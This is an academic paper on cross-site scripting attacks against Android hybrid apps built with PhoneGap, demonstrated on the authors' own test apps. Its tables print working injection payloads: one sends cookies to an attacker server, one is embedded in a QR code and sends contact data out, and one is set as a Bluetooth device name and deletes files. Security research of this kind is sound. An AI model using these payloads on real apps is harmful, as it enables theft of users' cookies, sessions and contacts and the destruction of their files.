Cross-site Scripting Attacks on Android Hybrid Applications

Wenying Bao, Wenbin Yao
Beijing Key Laboratory of Intelligent Telecommunications Software and Multimedia, Beijing University of Posts and Telecommunications
No. 10, Xitucheng Road, Beijing 100876, China
bwy10401010105@163.com, yaowenbin_cdc@163.com

Ming Zong
YingCai Honors College, University of Electronic Science and Technology of China
Chengdu 610054, China

Dongbin Wang
National Engineering Laboratory for Mobile Network Security, Beijing University of Posts and Telecommunications
No. 10, Xitucheng Road, Beijing 100876, China

ABSTRACT
Hybrid mobile applications are coded in both standard web languages and native language. The including of web technologies results in that Hybrid applications introduce more security risks than the traditional web applications, which have more possible channels to inject malicious codes to gain much more powerful privileges. In this paper, Cross-site Scripting attacks specific to Android Hybrid apps developed with PhoneGap framework are investigated. We find out that the XSS vulnerability on Hybrid apps makes it possible for attackers to bypass the access control policies of WebView and WebKit to run malicious codes into victim's WebView. With the PhoneGap plugins, the malicious codes can steal user's private information and destroy user's file system, which are more damaging than cookie stealing.

CCS Concepts
• **Security and privacy~Cryptanalysis and other attacks**

• **Security and privacy~Software security engineering**

Keywords
Hybrid Applications; Cross-site Scripting Attacks; WebView

1. INTRODUCTION
Hybrid mobile applications are built in a similar manner as websites. However, instead of targeting a mobile browser, Hybrid applications target a WebView hosted inside a native container. This enables them to do things like access hardware capabilities of the mobile device. They usually use HTML5 and CSS to describe the graphical user interface, and use JavaScript to build business logic. Hybrid mobile apps combines the advantages of native apps and web apps. HTML5, CSS and JavaScript are all designed to be cross-platform [1, 2]. So porting such apps from one platform to another becomes easy and even transparent. Hybrid mobile apps have all the device accesses and features like native apps [3], which is better than Web apps. And compared to native apps, the development speed of Hybrid apps is faster, and the development cost is cheaper. A Gartner report said that Hybrid apps, which offer a balance between HTML5-based web apps and native apps, will be used in more than 50 percent of mobile apps by 2016 [4].

ICCSP '17, March 17-19, 2017, Wuhan, China

DOI: http://dx.doi.org/10.1145/3058060.3058076

However, besides those advantages, such apps also has one potentially serious flaw: Hybrid apps using HTML5 are more susceptible to code injection attacks. According to researchers from Syracuse University, Web apps are most likely to add security risks [5,6]. Similar to any web-based applications, Hybrid mobile apps have more possible channels to be attacked by malicious code. To beautify UI and get access to use native functionality of mobile in JavaScript codes, Hybrid apps must include third-party components, and the codes for them may not be reliable. In addition, the programming logic of Hybrid apps is written by JavaScript, which is loaded into apps dynamically. The embedded JavaScript codes may offer holes for the Cross-Site Scripting (XSS) attacks. Hybrid apps, similar to all web frameworks, are susceptible to be attacked to XSS, which is caused by the fact the data and code can be mixed into a string to execute. According to "OWASP Top 10", XSS attacks are always in the second of the web application security risks [7].

In this paper, we make the following contributions: (1) we systematically analyze the WebView and PhoneGap and how they expose mobile resources for attackers. Based on the potential approaches, we create a general process of XSS attacking Hybrid apps, (2) we identify that Cross-site Scripting can attack Hybrid apps developed with PhoneGap framework and these attacks can result in damaging user's sensitive information.

In the rest of this paper, we first conduct an in-depth analysis of the vulnerabilities of WebView and PhoneGap framework. Then according to the scenarios of mobile apps in our daily life, the general process of XSS attacking Hybrid apps is established. Focusing on the typical damages of XSS attacks, we inject the appropriate malicious codes to attack the PhoneGap apps from some potential channels. The results of attacks indicate that the XSS attacks on Hybrid apps can do much more damaging results to user's mobile device.

2. RELATED WORK

There is a large number of works concerning Cross-site Scripting attacks on Android. In [8], the authors consider that Hybrid apps may result in an XSS attacker becomes more powerful, with combining web and native technologies. With Cordova framework, Hybrid apps not only share all typical features and the security risks of web applications but also the features and security risks of native apps. However, this work mainly aims at a novel approach for statically analyzing the foreign language calls of the Hybrid apps, which only introduces Apache Cordova and provides a general overview of the particular security challenges of Cordova apps.

In [9], [10], [11], the attacks on Android WebView are all discussed. The WebView technology in Android system is used at the cost of security. The paper of [9] points out that there are two fundamental causes of the attacks on WebView: weakening of the TCB and sandbox. Two threat models of attacks from malicious web pages and malicious apps are created in this paper. According to the models, it provides some attack details from different angles. Different from our demonstration, the attacks in this work mainly rely on the APIs of WebView to finish. Those attack methods are all aiming at the vulnerabilities of WebView APIs.

Compared to [9], XSS attacks with respect to Android WebView and HttpClient are considered in [10]. The paper also indicates that the XSS attacks could result in stealing of some sensitive information. Similar to [9], the hole of Android WebView are the focus. But different form [9], the attack methods draws support from the HttpClient APIs to achieve the attack effects in [10]. Compared to using the holes of HTML APIs and DOM APIs in our paper, this paper uses the "CookieManager" API to steal cookies, which is the native API of Android. So such methods are not easy to steal cookies with XSS attacks. The author also does not provide specific malicious script codes and attack process. In [11], the theory of XSS attacks in Android apps is even more simplified.

3. THE SECURITY VULNERABILITY

3.1 Android WebView

There are two ways to view web content on an Android device: through a traditional web browser or through an Android application that includes WebView in the layout [12]. Compared to traditional web apps, Hybrid mobile apps cannot directly run on a web browser and most mobile systems. WebView is a component provided by a browser engine named WebKit [13]. In Android, as a web container, WebView is needed to render Hybrid web pages and execute JavaScript. It uses the WebKit rendering engine to display web pages and includes methods to navigate forward and backward through a history, zoom in or out, perform text searches and more [14].

Since the web contents displayed by WebView usually come from untrusted external sources, like browsers, WebView implements a sandbox mechanism. The sandbox isolates the JavaScript code to prevent the code from accessing local resources. However, at the same time of controlling access to resources, WebView adds a bridge between the JavaScript code embedded in the web pages and the native code by using the APIs provided in the WebView [9]. The API called "setJavaScriptEnabled()" can modify the Web Settings to enable JavaScript. The "addJavascriptInterface()" API can inject the Java object into web pages of WebView, so that the JavaScript codes could use the methods of the Java object to access system resources, which is not restricted by the sandbox mechanism of WebView. These APIs offer a two-way interaction mechanism between Hybrid apps and web pages, which precisely expose a hole to the malicious codes injected.

3.2 Middleware: PhoneGap

Hybrid apps could use the native device APIs to implement the phone-related functions by the invocation of the methods of the Java objects added into the JavaScript code, but such object-based invocation largely lowers the portability of Hybrid apps. So we can use a third-party middleware (e.g., PhoneGap, Ionic, Appcelerator) for the native-code part, leaving the specific invocations of the native APIs and the portability issue to the developers of the middleware.

PhoneGap is an open source framework for building cross-platform Hybrid mobile applications using standard web technologies [15]. Applications that are developed using PhoneGap mainly consists of three parts: UI, the app logic, and communication with a server, which are based on HTML/JavaScript [16]. Figure 1 illustrates the architecture of PhoneGap applications and how it interacts with device components. When a feature of a Hybrid app needs to use the PhoneGap APIs, the app could call the API with JavaScript codes, and then a special layer within the application translates the PhoneGap API call into appropriate native APIs for the particular feature behind the scenes.



Figure 1. PhoneGap architecture and device interaction.

PhoneGap includes 16 basic plugins which allows applications to access the device's Camera, GPS, SQLite, File System, Compass, etc. Besides the basic plugins, PhoneGap also allows developers to write their own plugins or use third-party plugins. So far, there are 1489 plugins available. The PhoneGap framework is embedded into WebView container in Android, and relies the container to render HTML pages and execute JavaScript codes. However, JavaScript is very vulnerable to code injection attacks. And most third-party middleware have no additional protection against the JavaScript codes that come from untrusted resource. So XSS can also attack the apps using middleware like PhoneGap, besides of using WebView holes. The plugins of PhoneGap make Hybrid apps become more vulnerable and unsafe.

4. CROSS-SITE SCRIPTING ATTACKS ON APPS

The basic idea of XSS attacks on Hybrid mobile apps in Android is summarized in Figure 2. There are two main approaches to launch the XSS attacks on PhoneGap apps. The First one is injecting malicious script code into web pages inside the app to

attack devices directly. When the code mixed in the data gets a chance to be triggered, the malicious code will get executed and leverage the permission assigned to the app to steal user's information. The second one is injecting code with the help of user. When the user opens channels to link the mobile devices to the outside world, an access will be provided to allow the attacks from another device. The malicious code is injected by interacting with another device unknowingly, and then in the light of a process like the first one achieves attacks.



Figure 2. Process of XSS attacks on Hybrid apps.

According to the different of the methods of malicious codes implemented and the attack targets of malicious codes, the damage caused by XSS attacks on PhoneGap apps is divided into two types. One type is caused by malicious codes written with HTML APIs, DOM APIs and JavaScript APIs, and such damage takes the HTML pages of WebView as the target, which is similar with the damage of attacks on traditional web applications. There are some typical such damages, such as gathering cookies, session hijacking, location leaking and so on. Using the DOM (Document Object Model) attributes and tags, such as "document.cookie", "write()", "appendChild()", "script" tag, the appropriate malicious codes could achieve these attack effects mentioned above. The other type aims at stealing private information from user's device, which is caused by the vulnerable PhoneGap plugins. Attackers write their XSS code with the plugins, such as Blue Tooth plugin, SMS plugin, Contacts plugin, Barcode Scanner plugin. The malicious codes will be injected through user's interaction with the outside world and get executed by the web APIs and PhoneGap APIs. Then user's contacts, locations and other privacy information may be stolen.

5. DESIGN AND DEMONSTRATION

In this section, we analyze some potential application scenarios attacked by the XSS, and these apps are all Hybrid apps and developed with PhoneGap framework. Because most of the PhoneGap apps provided by Google Play either do not use the certain PhoneGap plugin of vulnerability or do not display the effect of attacks, it is hard to use real apps to do the demonstration. Therefore, we demonstrate the attacks on our own PhoneGap apps, and the developments of our own PhoneGap apps strictly abide by the following principles:

- Use the existing PhoneGap plugins.
- The vulnerable APIs that we use are commonly used by the real apps.
- The functionalities of our own PhoneGap apps are common.

5.1 Cookie Stealing and Session Hijacking

Cookie stealing from client device is one of the most common XSS attacks. Cookies are commonly used to store information intended to be persistent during a browser session or multiple sessions. When user visits the site, the site could access the corresponding cookie files on user's computer firstly. Furthermore, session is also general based on cookie, and session hijacking is essentially bringing cookie into the attack and sending it to the server.

Attack Method: We inject malicious code to a simple comment management system to steal the cookie of the administrator. The app is developed by PhoneGap framework, which has a storage type XSS vulnerability on the user comment module. As a common user, an attacker could submit an arbitrary string as a comment to the server, so we set the comment to the JavaScript code shown in the first row of Table 1.

Table 1. Malicious codes of cookie stealing

Malicious codes
<script>alert(document.cookie)</script>
<img src=x onerror= "alert(document.cookie)">
<img src=x onerror= "new Image().src='http://10.103.30.97:80 /cookies/attacker.php?cookie='%2bdocument.cookie">

If this app is based on native language, the JavaScript codes will never be executed. However, in this PhoneGap app, the codes will be executed inside WebView, if the app uses any of the vulnerable APIs to display comments. Figure 3 reports three screenshots of attack results of different malicious codes. As the left figure shows, the malicious JavaScript codes get executed and pop up a window which shows the administrator's cookie. Without anything abnormal in the web page, we only use the "append()" API to add comments into the web page. The comment field is displayed by the JQuery API, and then the injected code is triggered at the same time. Obviously, the "append()" API is not secure. The "innerHTML" API is more safer than "append()" and does not run the code inside the "script" tag, so we can use the "innerHTML" API to replace. As the center figure shows the results, the window is not popped up. Even so we can still achieve attacks by modifying the malicious code as the codes shown in the second row of Table 1 and the results are shown in the right figure of Figure 3. The "onerror" event of "img" tag is used by us, which is triggered automatically when the link of image is not found. All above attacks only get the cookies to be shown in the popped window. To send the admin's cookie to attacker's server and make further attacks, we can use the JavaScript codes in the third row of Table 1 to send cookies.



Figure 3. Cookie stealing results.



Figure 4. The information captured by Fiddler.

According to the cookie received, we use the Fiddler to capture the request and response of administrator login. As Figure 4 shows, we can infer the "token" parameter of cookies is the session ID. Attackers could simulate the user's HTPP request by constructing the appropriate request parameters. As the request codes shown in Table 2, attacker could hijack the administrator's session and get all user's comments. And attacker could also simulate the request of deleting comments to damage the user's data, which will do greater damages to the system.

Table 2. Request of session hijacking

Request codes
http://10.103.30.97/cookies/manage.php? name=Admin&token=e3afed0047b08059d0fada10f400c1e5

5.2 Steal Contact Data

It is known widely that 2-dimensional codes are widely used in our daily life. The information encoded into a 2-dimentsional code is not visible to users, so the 2-dimentsional codes may provide a quite appropriate approach for attackers.

Attack Method: we inject malicious codes shown in Table 3 into a QR code (we change the format of codes to make it easier to read) and use a PhoneGap app to scan it. The app is based on the "phonegap-plugin-barcodescanner" plugin. And there is a vulnerability in this app, which uses the "innerHTML" API to display the text information. When the codes are displayed, the "onerror" event of "img" will be triggered, and then user's contact data will be sent to attacker.

Table 3. Malicious codes of stealing contacts.

Malicious codes
<img src=x onerror=
"navigator.contacts.find(['displayName','phoneNumbers'],
function(c){
r='';
for(i=0;c[i];i++){
if(c[i].phoneNumbers&&c[i].phoneNumbers.length){
r+=c[i].displayName+c[i].phoneNumbers[0].value+'\n';
}}
alert(r);
new Image().src='http://10.103.30.97/c.php?d='+r; })" >

When we use the native app scan this QR code, as the left figure in Figure 5 shows, the malicious codes didn't get executed. However, the embed codes is triggered in this PhoneGap app. The "navigator.contacts.find()" calls the Java code of contacts plugin of PhoneGap to search user's contacts. When the call succeeds, the callback function of Row 3 to 10 are invoked. Simultaneously, the results of the contacts plugin are stored in the array variable c, which contains the names and phones retrieved from user's contact. Then in Row 4 to 8, the array is traversed to store its data into the string variable r. And eventually, the string variable is shown in a pop window (see the right figure). Even worse, with creating an Image object, the contacts will be also sent to attacker's server. With these contacts data, attackers could do more other attacks, such as sending some SMS including phishing sites or malicious chargeback SMS.



Figure 5. Steal contact data.

5.3 Delete Files

Besides the 2-dimensional code, Bluetooth is also a common external route that XSS attacks. Bluetooth is mainly used to transfer files, photos, music, videos, etc. Generally speaking, if an app has the Bluetooth transmission functionality, it must be able to read and write files on user's mobile device. So attackers could easily delete user's files by injecting malicious script through the Bluetooth attack route.

To demonstrate the effect, we develop a PhoneGap app with the "cordova-plugin-bluetooth-serial" plugin and the "cordova-plugin-file" plugin. The names of Bluetooth devices are displayed by the "innerHTML" API, which is not safe enough that attacker could change Bluetooth device's name to malicious codes to achieve attacks. And it is similar to the first two designs that the "onerror" event is used again.

Table 4. Malicious codes of deleting files.

Malicious codes
<img src=x onerror=
"window.requestFileSystem(LocalFileSystem.PERSISTENT,0
,function(f){
f.root.getDirectory('ID_5',null,
function (e){
e.removeRecursively(
function(){
alert('Delete ID_5 Success!')
},null); },null); },null);">

Attack Method: we take the malicious codes in Table 4 as Bluetooth device's name and use a PhoneGap app to search the

device. The app is developed with the "cordova-plugin-bluetooth-serial" plugin and the "cordova-plugin-file" plugin. This app uses the unsafe API to display the device's name, which is vulnerable. When the target device detects this malicious device, the codes will start to destroy the file system.



Figure 6. Delete files.

As the left figure of Figure 6 shows, the above codes are not triggered in the native app. But in our own app, when the names of Bluetooth devices are displayed, the malicious script codes get triggered by the display API. The "window.requestFileSystem()" asks system for an access to the root file system and returns an object, which is stored in the "FileSystem" variable f. Its root property contains a "DirectoryEntry" object that represents the root directory of the current file system. So we use the "f.root.getDirectory()" to search the "ID_5" directory in root directory. When the directory is found, a return is stored in the "DirectEntry" object e and the callback function in Row 5 to 9 is invoked. Then the "DirectEntry" object of "ID_5" directory transfer its method called "removeRecurively()" to delete all the files in "ID_5". At Row 8, the notification of the specified directory deleted successfully displays in the right figure. In this demonstration, the deleted directory is of no great importance. If we change the target to our photos or music, user's personal files will be deleted unconsciously.

6. SUMMARY

The including of web technologies in mobile apps results the XSS attacks on Hybrid applications become more powerful than web applications. In this paper, we investigate the Cross-site Scripting attacks on Hybrid apps of Android, which is developed with the PhoneGap framework. According the general process of XSS attacks on Hybrid apps, we set our angle to the damages of XSS attacks. And with a converse way, we design some potential attack approaches that can be used to launch attacks. Such attacks will result in stealing cookies, session hijacking, stealing contacts and deleting files, which all are much more damaging than the XSS attacks on web apps. Our future work will focus on the detecting and defense of such attacks on Hybrid apps.

7. ACKNOWLEDGEMENTS

This work was partly supported by the NSFC-Guangdong Joint Found(U1501254) and the Co-construction Program with the Beijing Municipal Commission of Education and the Ministry of Science and Technology of China(2012BAH45B01) and the Fundamental Research Funds for the Central Universities (BUPT2011RCZJ16, 2014ZD03-03) and China Information Security Special Fund (NDRC).

8. REFERENCES

[1] Juntunen, A., Jalonen, E., and Luukkainen, S. 2013. HTML 5 in Mobile Devices -- Drivers and Restraints. In *Proceedings of the 2013 46th Hawaii International Conference on System Sciences* (HICSS '13). IEEE Computer Society, Washington, DC, USA, 1053-1062. DOI= http://dx.doi.org/10.1109/HICSS.2013.253

[2] Pilgrim, M. 2010. *Html5: Up and Running* (1st ed.). O'Reilly Media, Inc.

[3] Mobile: Native Apps, Web Apps, and Hybrid Apps. https://www.nngroup.com/articles/mobile-native-apps/

[4] Gartner recommends a hybrid approach for business-to-employee mobile apps. http://www.gartner.com/newsroom/id/2429815

[5] What Are the Security Risks of HTML5 Apps. https://www.sitepoint.com/security-risks-html5-apps/

[6] Researchers discover dangerous ways computer worms are spreading among smartphones. http://phys.org/news/2014-04-dangerous-ways-worms-smartphones.html

[7] OWASP: The Ten Most Critical Web Application Security Risks -2013. http://www.owasp.org.cn/owasp-project/download/OWASPTop102013V1.2.pdf

[8] Brucker, A. D. and M. Herzberg (2016). On the Static Analysis of Hybrid Mobile Apps. Engineering Secure Software and Systems: 8th International Symposium, ESSoS 2016, London, UK, April 6–8, 2016. Proceedings. J. Caballero, E. Bodden and E. Athanasopoulos. Cham, Springer International Publishing: 72-88. DOI= http://dx.doi.org/10.1007/978-3-319-30806-7_5

[9] Luo, T., Hao, H., Du, W., Wang, Y., and Yin, H. 2011. Attacks on WebView in the Android system. In *Proceedings of the 27th Annual Computer Security Applications Conference* (ACSAC '11). ACM, New York, NY, USA, 343-352. DOI=http://dx.doi.org/10.1145/2076732.2076781

[10] B, B. A. 2013. *Cross-site Scripting Attacks on Android WebView*. International Journal of Computer Science and Network.

[11] Sedol, S. and R. Johari 2014. *Survey of Cross-site Scripting Attack in Android Apps*. Int. J. Inf. Commun. Technol. 4: 1079-1084.

[12] Android WebView. http://searchsecurity.techtarget.com/definition/Android-Webview

[13] Yu, J., and Yamauchi, T. 2013. Access Control to Prevent Attacks Exploiting Vulnerabilities of WebView in Android OS. In *Proceedings of 2013 IEEE 10th International Conference on High Performance Computing and Communications & 2013 IEEE International Conference on Embedded and Ubiquitous Computing*. EEE Computer Society, Zhangjiajie, China, 1628-1633. DOI= http://dx.doi.org/10.1109/HPCC.and.EUC.2013.229

[14] WebView. https://developer.android.com/reference/android/webkit/WebView.html

[15] John M. Wargo. 2012. *Phonegap Essentials: Building Cross-Platform Mobile Apps* (1st ed.). Addison-Wesley Professional.

[16] Ghatol, R., and Patel, Y. 2012. *Beginning Phonegap: Mobile Web Framework for Javascript and Html5* (1st ed.). Apress, Berkely, CA, USA.